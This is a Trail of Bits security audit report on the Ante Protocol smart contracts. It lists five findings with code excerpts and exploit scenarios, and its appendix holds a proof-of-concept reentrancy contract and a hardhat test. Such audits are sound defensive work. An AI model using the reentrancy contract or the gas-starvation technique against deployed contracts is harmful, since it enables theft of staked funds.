

Ante Protocol

Security Assessment

June 22, 2022

Prepared for:
REDACTED
Ante Labs LLC

Prepared by: **David Pokora and Troy Sargent**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 80+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Executive Summary

Engagement Overview

Ante Labs LLC engaged Trail of Bits to review the security of its Ante Protocol. From May 16 to May 20, 2022, a team of two consultants conducted a security review of the client-provided source code, with two person-weeks of effort. Details of the project's timeline, test targets, and coverage are provided in subsequent sections of this report.

Project Scope

Our testing efforts were focused on the identification of flaws that could result in a compromise of confidentiality, integrity, or availability of the target system. We conducted this audit with full knowledge of the target system, including access to the source code and relevant documentation.

Summary of Findings

The audit uncovered significant flaws that could impact system confidentiality, integrity, or availability. A summary of the findings and details on notable findings are provided below.

EXPOSURE ANALYSIS

Severity	*Count*
High	2
Medium	1
Informational	2

CATEGORY BREAKDOWN

Category	*Count*
Auditing and Logging	1
Data Validation	3
Denial of Service	1

Notable Findings

Significant flaws that impact system confidentiality, integrity, or availability are listed below.

- **TOB-ANTE-3**
  In a small number of cases, an attacker could force an `AnteTest` to fail by providing an insufficient amount of gas.

- **TOB-ANTE-4**
  When there is a large number of challengers, the function that computes challenger eligibility amounts executes a large number of loop iterations. This can result in an out-of-gas error that traps the system's state.

- **TOB-ANTE-5**
  A reentrancy into `AntePool.checkTest` during a failed test will produce an increase in the challenger eligibility amount.

Project Summary

Contact Information

The following managers were associated with this project:

Dan Guido, Account Manager
dan@trailofbits.com

Sam Greenup, Project Manager
sam.greenup@trailofbits.com

The following engineers were associated with this project:

David Pokora, Consultant
david.pokora@trailofbits.com

Troy Sargent, Consultant
troy.sargent@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
May 12, 2022	Pre-project kickoff call
May 23, 2022	Delivery of report draft and report readout meeting
June 22, 2022	Delivery of final report

Project Goals

The engagement was scoped to provide a security assessment of the Ante Protocol. Specifically, we sought to answer the following non-exhaustive list of questions:

- Are pool shares appropriately distributed among stakers and challengers in the system?
- Could the system become trapped in a certain state, resulting in a loss of funds?
- Does the system appropriately validate test results?
- Could a staker or challenger game the system by front-running the execution of a test check?
- Could a malicious `AnteTest` or underlying contract reenter any critical functions in the `AntePool`, causing undefined behavior?
- Do critical operations trigger events that could be used as an audit trail in the event of an attack or system failure?

Project Targets

The engagement involved a review and testing of the following target.

Ante Core

Repository	https://github.com/antefinance/ante-v0-core
Version	`fdd0d8d68a5697415cde511aa5dc98c469871bb7`
Type	Solidity smart contracts
Platform	Ethereum-based nodes

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches and their results include the following:

- A review of the validation of test results revealed that the amount of gas sent with a transaction could affect a test result (TOB-ANTE-3).
- A review of the contracts for reentrancy risks found that an `AnteTest` or underlying contract could reenter an `AntePool` after the pool has called the test, resulting in the computation of an unexpectedly high challenger eligibility amount (TOB-ANTE-5).
- Checks for front-running attack vectors did not yield any findings.
- A review of the validation performed by the `AntePoolFactory`, `AntePool`, and `AnteTest` contracts at deployment time revealed that insufficient data validation in the `AntePoolFactory` could cause it to register the zero address for a pool that failed to deploy (TOB-ANTE-1).
- Validation of the pool share calculation revealed that the calculation may result in an out-of-gas error if there are too many challengers in the pool (TOB-ANTE-4).
- Investigations into the system's use of auditing and logging did not identify any significant concerns. However, we recommend adjusting the existing events to capture additional information, which would strengthen the audit trail available in the event of a system failure (TOB-ANTE-2).

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- Although we assessed whether the underlying smart contract code would be problematic if deployed on certain other Ethereum-based blockchains, we recommend performing a full review that accounts for all chains on which the code will be deployed.

Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	A review of the arithmetic throughout the system did not reveal any concerns. The arithmetic is not overly complex and is generally trivial to parse.	**Strong**
Auditing	The system's use of auditing and logging is appropriate. Most critical state-changing operations trigger events sufficient to form an audit trail in the event of a system failure. However, we recommend expanding these events, as described in TOB-ANTE-2.	**Satisfactory**
Authentication / Access Controls	Access controls are appropriately set to ensure only an `AntePoolFactory` can initialize an `AntePool`. Additionally, the user identification functionality is appropriate.	**Strong**
Complexity Management	The composition of the Ante Protocol code is not overly complex. The code paths are generally easy to parse, and their purpose is clear. However, the complexity of challenger eligibility amount calculations can result in out-of-gas errors (TOB-ANTE-4).	**Moderate**
Configuration	The configuration of the Ante Protocol is appropriate. The `AntePoolFactory` accepts an `AnteTest` address when initializing an `AntePool`. The hard-coded configuration values are not problematic.	**Strong**
Data Handling	Data handling throughout the system is generally	**Moderate**

	appropriate; for example, the system implements zero address checks and verifies that `AnteTest` addresses refer to contract addresses. However, insufficient validation in the AntePool enables reentrancy into `AntePool.TestCheck` (TOB-ANTE-5); the `AntePoolFactory` does not validate `create2` return addresses (TOB-ANTE-1); and the supply of too little gas can lead to false positive test results (TOB-ANTE-3).	
Decentralization	The system is inherently decentralized, as the smart contracts do not give excessive authority to any one actor, and all transactions are processed over Ethereum's consensus layer.	**Strong**
Documentation	The documentation provided by the Ante Labs LLC team includes thorough instructions for interacting with the system through a front end. We recommend adding API-specific documentation that details all significant methods in the system and their purposes. Additional guidance describing the characteristics of a strong or weak `AnteTest` may also be beneficial.	**Moderate**
Front-Running Resistance	The Ante Protocol is resistant to front-running attacks because of the time delay between staking and challenging and the tests run to determine which party should be rewarded.	**Strong**
Testing and Verification	The test suite covers almost all of the codebase and includes checks against potential edge cases. We recommend building additional threat scenarios and using a fuzzer such as Echidna to perform property testing.	**Moderate**

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	AntePoolFactory does not validate create2 return address	Data Validation	Informational
2	Events emitted during critical operations omit certain details	Auditing and Logging	Informational
3	Insufficient gas can cause AnteTests to produce false positives	Data Validation	High
4	Looping over an array of unbounded size can cause a denial-of-service	Denial of Service	Medium
5	Re-entrancy into AntePool.checkTest scales challenger eligible amount	Data Validation	High

Detailed Findings

1. AntePoolFactory does not validate create2 return addresses	
Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ANTE-1
Target: `contracts/AntePoolFactory.sol`	

Description

The `AntePoolFactory` uses the `create2` instruction to deploy an `AntePool` and then initializes it with an already-deployed `AnteTest` address. However, the `AntePoolFactory` does not validate the address returned by `create2`, which will be the zero address if the deployment operation fails.

```
bytes memory bytecode = type(AntePool).creationCode;
bytes32 salt = keccak256(abi.encodePacked(testAddr));

assembly {
    testPool := create2(0, add(bytecode, 0x20), mload(bytecode), salt)
}

poolMap[testAddr] = testPool;
allPools.push(testPool);

AntePool(testPool).initialize(anteTest);

emit AntePoolCreated(testAddr, testPool);
```

Figure 1.1: contracts/AntePoolFactory.sol#L35-L47

This lack of validation does not currently pose a problem, because the simplicity of `AntePool` contracts helps prevent deployment failures (and thus the return of the zero address). However, deployment issues could become more likely in future iterations of the Ante Protocol.

Recommendations

Short term, have the `AntePoolFactory` check the address returned by the `create2` operation against the zero address.

Long term, ensure that the results of operations that return a zero address in the event of a failure (such as `create2` and `ecrecover` operations) are validated appropriately.

2. Events emitted during critical operations omit certain details

Severity: **Informational**	Difficulty: **N/A**
Type: Auditing and Logging	Finding ID: TOB-ANTE-2
Target: `contracts/AntePoolFactory.sol`, `contracts/AntePool.sol`	

Description

Events are generally emitted for all critical state-changing operations within the system. However, the `AntePoolCreated` event emitted by the `AntePoolFactory` does not capture the address of the `msg.sender` that deployed the `AntePool`. This information would help provide a more complete audit trail in the event of an attack, as the `msg.sender` often refers to the externally owned account that sent the transaction but could instead refer to an intermediate smart contract address.

```
emit AntePoolCreated(testAddr, testPool);
```

Figure 2.1: contracts/AntePoolFactory.sol#L47

Additionally, consider having the `AntePool.updateDecay` method emit an event with the pool share parameters used in decay calculations.

Recommendations

Short term, capture the `msg.sender` in the `AntePoolFactory.AntePoolCreated` event, and have `AntePool.updateDecay` emit an event that includes the relevant decay calculation parameters.

Long term, ensure critical state-changing operations trigger events sufficient to form an audit trail in the event of a system failure. Events should capture relevant parameters to help auditors determine the cause of failure.

3. Insufficient gas can cause AnteTests to produce false positives

Severity: **High**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ANTE-3
Target: `contracts/AntePool.sol`	

Description

Once challengers have staked ether and the challenger delay has passed, they can submit transactions to predict that a test will fail and to earn a bonus if it does. An attacker could manipulate the result of an `AnteTest` by providing a limited amount of gas to the `checkTest` function, forcing the test to fail. This is because the `anteTest.checkTestPasses` function receives 63/64 of the gas provided to `checkTest` (per the 63/64 gas forwarding rule), which may not be enough.

This issue stems from the use of a `try-catch` statement in the `_checkTestNoRevert` function, which causes the function to return `false` when an EVM exception occurs, indicating a test failure. We set the difficulty of this finding to high, as the outer call will also revert with an out-of-gas exception if it requires more than 1/64 of the gas; however, other factors (e.g., the block gas limit) may change in the future, allowing for a successful exploitation.

```
if (!_checkTestNoRevert()) {
    updateDecay();
    verifier = msg.sender;
    failedBlock = block.number;
    pendingFailure = true;

    _calculateChallengerEligibility();
    _bounty = getVerifierBounty();

    uint256 totalStake = stakingInfo.totalAmount.add(withdrawInfo.totalAmount);
    _remainingStake = totalStake.sub(_bounty);
```

Figure 3.1: Part of the `checkTest` function

```
/// @return passes bool if the Ante Test passed
function _checkTestNoRevert() internal returns (bool) {
    try anteTest.checkTestPasses() returns (bool passes) {
        return passes;
    } catch {
        return false;
```

```
    }
}
```

Figure 3.2: contracts/AntePool.sol#L567-L573

Exploit Scenario

An attacker calculates the amount of gas required for `checkTest` to run out of gas in the inner call to `anteTest.checkTestPasses`. The test fails, and the attacker claims the verifier bonus.

Recommendations

Short term, ensure that the `AntePool` reverts if the underlying `AnteTest` does not have enough gas to return a meaningful value.

Long term, redesign the test verification mechanism such that gas usage does not cause false positives.

4. Looping over an array of unbounded size can cause a denial of service

Severity: **Medium**	Difficulty: **High**
Type: Denial of Service	Finding ID: TOB-ANTE-4
Target: `contracts/AntePool.sol`	

Description

If an `AnteTest` fails, the `_checkTestNoRevert` function will return `false`, causing the `checkTest` function to call `_calculateChallengerEligibility` to compute `eligibleAmount`; this value is the total stake of the eligible challengers and is used to calculate the proportion of `_remainingStake` owed to each challenger. To calculate `eligibleAmount`, the `_calculateChallengerEligibility` function loops through an unbounded array of challenger addresses. When the number of challengers is large, the function will consume a large quantity of gas in this operation.

```
function _calculateChallengerEligibility() internal {
    uint256 cutoffBlock = failedBlock.sub(CHALLENGER_BLOCK_DELAY);
    for (uint256 i = 0; i < challengers.addresses.length; i++) {
        address challenger = challengers.addresses[i];
        if (eligibilityInfo.lastStakedBlock[challenger] < cutoffBlock) {
            eligibilityInfo.eligibleAmount = eligibilityInfo.eligibleAmount.add(
                _storedBalance(challengerInfo.userInfo[challenger], challengerInfo)
            );
        }
    }
}
```

Figure 4.1: contracts/AntePool.sol#L553-L563

However, triggering an out-of-gas error would be costly to an attacker; the attacker would need to create many accounts through which to stake funds, and the amount of each stake would decay over time.

Exploit Scenario

The length of the challenger address array grows such that the computation of the `eligibleAmount` causes the block to reach its gas limit. Then, because of this Ethereum-imposed gas constraint, the entire transaction reverts, and the failing `AnteTest` is not marked as failing. As a result, challengers who have staked funds in anticipation of a failed test will not receive a payout.

Recommendations

Short term, determine the number of challengers that can enter an `AntePool` without rendering the `_calculateChallengerEligibility` function's operation too gas intensive; then, use that number as the upper limit on the number of challengers.

Long term, avoid calculating every challenger's proportion of `_remainingStake` in the same operation; instead, calculate each user's pro-rata share when he or she enters the pool and modify the challenger delay to require that a challenger register and wait 12 blocks before minting his or her pro-rata share. Upon a test failure, a challenger would burn these shares and redeem them for ether.

5. Reentrancy into AntePool.checkTest scales challenger eligibility amount

Severity: **High**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-ANTE-5
Target: `contracts/AntePool.sol`	

Description

A malicious `AnteTest` or underlying contract being tested can trigger multiple failed `checkTest` calls by reentering the `AntePool.checkTest` function. With each call, the `_calculateChallengerEligibility` method increases the `eligibleAmount` instead of resetting it, causing the `eligibleAmount` to scale unexpectedly with each reentrancy.

```
function checkTest() external override testNotFailed {
    require(challengers.exists(msg.sender), "ANTE: Only challengers can checkTest");
    require(
        block.number.sub(eligibilityInfo.lastStakedBlock[msg.sender]) >
CHALLENGER_BLOCK_DELAY,
        "ANTE: must wait 12 blocks after challenging to call checkTest"
    );

    numTimesVerified = numTimesVerified.add(1);
    lastVerifiedBlock = block.number;
    emit TestChecked(msg.sender);
    if (!_checkTestNoRevert()) {
        updateDecay();
        verifier = msg.sender;
        failedBlock = block.number;
        pendingFailure = true;

        _calculateChallengerEligibility();
        _bounty = getVerifierBounty();

        uint256 totalStake = stakingInfo.totalAmount.add(withdrawInfo.totalAmount);
        _remainingStake = totalStake.sub(_bounty);

        emit FailureOccurred(msg.sender);
    }
}
```

Figure 5.1: contracts/AntePool.sol#L292-L316

```
function _calculateChallengerEligibility() internal {
    uint256 cutoffBlock = failedBlock.sub(CHALLENGER_BLOCK_DELAY);
    for (uint256 i = 0; i < challengers.addresses.length; i++) {
        address challenger = challengers.addresses[i];
```

```
        if (eligibilityInfo.lastStakedBlock[challenger] < cutoffBlock) {
            eligibilityInfo.eligibleAmount = eligibilityInfo.eligibleAmount.add(
                _storedBalance(challengerInfo.userInfo[challenger], challengerInfo)
            );
        }
    }
}
```

Figure 5.2: contracts/AntePool.sol#L553-L563

Appendix D includes a proof-of-concept `AnteTest` contract and `hardhat` unit test that demonstrate this issue.

Exploit Scenario

An attacker deploys an `AnteTest` contract or a vulnerable contract to be tested. The attacker directs the deployed contract to call `AntePool.stake`, which registers the contract as a challenger. The malicious contract then reenters `AntePool.checkTest` and triggers multiple failures within the same call stack. As a result, the `AntePool` makes multiple calls to the `_calculateChallengerEligibility` method, which increases the challenger eligibility amount with each call. This results in a greater-than-expected loss of pool funds.

Recommendations

Short term, implement checks to ensure the `AntePool` contract's methods cannot be reentered while `checkTest` is executing.

Long term, ensure that all calls to external contracts are reviewed for reentrancy risks. To prevent a reentrancy from causing undefined behavior in the system, ensure state variables are updated in the appropriate order; alternatively (and if sensible) disallow reentrancy altogether.

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Decentralization	The presence of a decentralized governance structure for mitigating insider threats and managing risks posed by contract upgrades
Documentation	The presence of comprehensive and readable codebase documentation
Front-Running Resistance	The system's resistance to front-running attacks
Low-Level Manipulation	The justified use of inline assembly and low-level calls
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.
Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Code Quality Findings

This appendix lists code quality recommendations that we identified throughout our review.

- **Pack `AntePool`'s `pendingFailure`, `verifier`, and `_initialized` variables into a single storage slot.** This will reduce the gas cost of performing storage load operations.

```
bool public override pendingFailure = true;
/// @inheritdoc IAntePool
uint256 public override numTimesVerified;
/// @dev Percent of staked amount alloted for verifier bounty
uint256 public constant VERIFIER_BOUNTY = 5;
/// @inheritdoc IAntePool
uint256 public override failedBlock;
/// @inheritdoc IAntePool
uint256 public override lastVerifiedBlock;
/// @inheritdoc IAntePool
address public override verifier;
/// @inheritdoc IAntePool
uint256 public override numPaidOut;
/// @inheritdoc IAntePool
uint256 public override totalPaidOut;

/// @dev pool can only be initialized once
bool internal _initialized = false;
```

Figure C.1: contracts/AntePool.sol#L85-L102

- **Make the `factory` and `anteTest` variables within `AntePool` immutable.** The immutable keyword can be applied to the `factory` because it is set only in the constructor. Additionally, since the `anteTest` address can be set only once, consider moving it to the constructor and making it immutable.

```
/// @inheritdoc IAntePool
IAnteTest public override anteTest;
/// @inheritdoc IAntePool
address public override factory;
```

Figure C.2: contracts/AntePool.sol#L78-L81

- **Simplify the `testNotFailed` modifier by collapsing the underlying `_testNotFailed` function logic into it.** This will remove unnecessary misdirection, since the `_testNotFailed` function is used only by this modifier.

```
modifier testNotFailed() {
    _testNotFailed();
    _;
}
```

Figure C.3: contracts/AntePool.sol#L141-L144

- **Use explicit return statements instead of both explicit and implicit returns in the `_computeDecay` function.** The `_computeDecay` function has a complex control flow that would be easier to follow if the function always returned `decayMultiplierThisUpdate` and `decayThisUpdate` explicitly instead of switching between explicit and implicit returns.

```
function _computeDecay() internal view returns (uint256 decayMultiplierThisUpdate,
uint256 decayThisUpdate) {
    decayThisUpdate = 0;
    decayMultiplierThisUpdate = ONE;

    if (block.number <= lastUpdateBlock) {
        return (decayMultiplierThisUpdate, decayThisUpdate);
    }
    // Stop charging decay if the test already failed.
    if (pendingFailure) {
        return (decayMultiplierThisUpdate, decayThisUpdate);
    }
    // If we have no stakers or challengers, don't charge any decay.
    uint256 totalStaked = stakingInfo.totalAmount;
    uint256 totalChallengerStaked = challengerInfo.totalAmount;
    if (totalStaked == 0 || totalChallengerStaked == 0) {
        return (decayMultiplierThisUpdate, decayThisUpdate);
    }

    uint256 numBlocks = block.number.sub(lastUpdateBlock);

    // The rest of the function updates the new accrued decay amounts
    //   decayRateThisUpdate = DECAY_RATE_PER_BLOCK * numBlocks
    //   decayMultiplierThisUpdate = 1 - decayRateThisUpdate
    //   decayThisUpdate = totalChallengerStaked * decayRateThisUpdate
    uint256 decayRateThisUpdate = DECAY_RATE_PER_BLOCK.mul(numBlocks);

    // Failsafe to avoid underflow when calculating decayMultiplierThisUpdate
    if (decayRateThisUpdate >= ONE) {
        decayMultiplierThisUpdate = 0;
        decayThisUpdate = totalChallengerStaked;
    } else {
        decayMultiplierThisUpdate = ONE.sub(decayRateThisUpdate);
```

```
        decayThisUpdate = totalChallengerStaked.mulDiv(decayRateThisUpdate, ONE);
    }
}
```

Figure C.4: contracts/AntePool.sol#513-L547

- **Replace the use of `IterableAddressSet` with mappings.** Figures C.5–C.7 demonstrate an alternative way to record challengers that could be used in combination with the share model outlined in TOB-ANTE-4. This would remove dependencies and likely save gas. Challenger information could also be stored in a single struct, as shown in figure C.8.

  Note that these changes would require other modifications as well (e.g., the function `stake` in figure C.6 would need to account for existing stakers). A new function, `addStake`, could be added to simplify the refactoring and isolate functionality into smaller components.

```
require(challengers.exists(msg.sender), "ANTE: Only challengers can checkTest");
-------------------------------------------------------------------------------
require(challengers[msg.sender], "ANTE: Only challengers can checkTest");
```

Figure C.5: An example modification to contracts/AntePool.sol#293

```
challengers.insert(msg.sender);
-------------------------------------------------------------------------------
challengers[msg.sender] = true;
```

Figure C.6: An example modification to contracts/AntePool.sol#193

```
if (isChallenger) challengers.remove(msg.sender);
-------------------------------------------------------------------------------
if (isChallenger) challengers[msg.sender] = false;
```

Figure C.7: An example modification to contracts/AntePool.sol#485

```
struct Challenger {
  bool isEntered;
  uint startAmount;
  uint startDecayMultiplier;
  uint lastStakedBlock;
}
mapping(address => Challenger) challengers;
```

Figure C.8: An example `Challenger` struct

D. Proof of Concept: AntePool Reentrancy

This appendix provides a proof-of-concept unit test that proves the existence of the `AntePool` reentrancy vulnerability described in TOB-ANTE-5 and includes an example `AnteTest` contract used to test the reentrancy.

To run this test, simply copy the source code in each figure below into the respective file path (in the figure's caption), recompile the contracts, and run unit tests across the system. The following command can be executed within the root directory of the repository to remove the previous compilation artifacts, recompile the contracts, and run the unit tests:

```
rm -rf artifacts/ cache/ typechain/ && npm run compile && npm run test
```

```
pragma solidity ^0.7.0;

import "../AnteTest.sol";

interface IAntePool {
   function checkTest() external;
   function stake(bool isChallenger) external payable;
}

contract TobReentrancyTest is AnteTest("Re-entrancy into AntePool's checkTest method") {
    /// @dev The address of the parent AntePool to re-enter into.
    IAntePool pool;
    /// @dev The amount of times the AntePool should be re-entered into.
    uint reentrancyCount;
    /// @dev Maintains an entry count for the current block to limit depth.
    mapping(uint => uint) entryCount;

    constructor() {
        protocolName = "ETH";
        testedContracts = [address(this)];
        reentrancyCount = 0;
    }

    /// @dev Registers this test as a challenger in the AntePool.
    function stake() external payable {
        pool.stake{value:msg.value}(true);
    }

    /// @dev Sets the count for the number of times checkTestPasses should re-enter
    /// AntePool's checkTest method.
    function setReentrancyCount(uint count) external {
        reentrancyCount = count;
    }
```

```
    /// @dev Tests AntePool's resistance to re-entrancy
    /// @return Returns true for initialization, false afterwards, indicating a failed test.
    function checkTestPasses() external override returns (bool) {
        // The first time this is called is in AntePool.initialize(...)
        // so we can save the pool address now and return a success for
        // initialization purposes.
        if (address(pool) == address(0)) {
            pool = IAntePool(msg.sender);
            return true;
        }

        // If we got here, then AntePool should be initialized.
        // We implement re-entrancy logic here for a failed test.
        uint depth = entryCount[block.number]++;
        if(depth <= reentrancyCount) {
            // This should not be possible and should revert
            pool.checkTest();
        }

        // Return false, indicating a failed test to pay out the challenger.
        return false;
    }
}
```

Figure D.1: contract/examples/TobReentrancyTest.sol

```
import hre from 'hardhat';
const { waffle } = hre;

import { AntePool, AntePoolFactory, AntePoolFactory__factory, TobReentrancyTest__factory,
TobReentrancyTest } from '../../typechain';
import { deployTestAndPool, evmMineBlocks, evmIncreaseTime } from '../helpers';
import { evmSnapshot, evmRevert } from '../helpers';
import { expect } from 'chai';
import * as constants from '../constants';
import { Wallet } from 'ethers';

describe('ToB: AntePool.checkTest is re-entrancy resistant', function () {
  let test: TobReentrancyTest;
  let pool: AntePool;
  let globalSnapshotId: string;
  let staker: Wallet, challenger: Wallet, staker_2: Wallet, challenger_2: Wallet, challenger_3:
Wallet;

  before(async () => {
    globalSnapshotId = await evmSnapshot();
```

```
    // Deploy the AntePool and AnteTest
    const [deployer] = waffle.provider.getWallets();


    const factory = (await hre.ethers.getContractFactory('AntePoolFactory', deployer)) as
AntePoolFactory__factory;
    const poolFactory: AntePoolFactory = await factory.deploy();
    await poolFactory.deployed();

    const testFactory = (await hre.ethers.getContractFactory('TobReentrancyTest', deployer)) as
TobReentrancyTest__factory;
    const deployments = await deployTestAndPool(deployer, poolFactory, testFactory, []);
    test = deployments.test as TobReentrancyTest;
    pool = deployments.pool as AntePool;

    // Setup pool
    [staker, challenger, staker_2, challenger_2, challenger_3] = waffle.provider.getWallets();

    // stake 1 ETH on staker and a few ETH on challenger side
    await pool.connect(staker).stake(false, { value: constants.ONE_ETH });
    await pool.connect(challenger).stake(true, { value: constants.ONE_ETH });
    await pool.connect(staker_2).stake(false, { value: constants.TWO_ETH });
    await pool.connect(challenger_2).stake(true, { value: constants.TWO_ETH });

    // IMPORTANT: attacker makes our AnteTest stake as a challenger in the AntePool itself
    // This is needed to pass 'require' checks AntePool.checkTest during re-entrancy
    await test.connect(challenger).stake({ value: constants.ONE_ETH });

    // Advance time
    await evmIncreaseTime(constants.ONE_DAY_IN_SECONDS + 1);
    await evmMineBlocks(12);
  });

  after(async () => {
    await evmRevert(globalSnapshotId);
  });

  it('ToB: Re-entrancy from an AnteTest should not affect eligibility balance', async () => {
    // Create a snapshot to test different re-entrancy counts and ensure the eligibility is the
    // same across all attempts.
    const pretestSnap = await evmSnapshot();

    // CASE 1) TESTING WITHOUT RE-ENTRANCY TO OBTAIN ELIGIBILITY BALANCE
    // Set our test to not perform re-entrancy.
    await test.connect(challenger).setReentrancyCount(0);

    // Run our test without re-entrancy through AntePool.
    await pool.connect(challenger).checkTest();
```

```
    // Obtain the eligibility balance without re-entrancy occurring
    const eligibleBalanceNoReentrancy = await
pool.connect(challenger).getTotalChallengerEligibleBalance();

    // Revert to our snapshot for another test with
    await evmRevert(pretestSnap);

    // CASE 2) TESTING WITH RE-ENTRANCY TO OBTAIN ELIGIBILITY BALANCE
    // Set our test to perform a single re-entrancy.
    await test.connect(challenger).setReentrancyCount(1);

    // Run our test with re-entrancy through AntePool.
    await pool.connect(challenger).checkTest();

    // Obtain the eligibility balance with a single re-entrancy occurring
    const eligibleBalanceReentrancy = await
pool.connect(challenger).getTotalChallengerEligibleBalance();

    // Eligibility should be the same in both cases. Both should simply be treated
    // as failed tests all the same.
    expect(eligibleBalanceReentrancy).to.equal(eligibleBalanceNoReentrancy);
  });
});
```

Figure D.2: `test/ante_tests/tob_checktest_poc.spec.ts`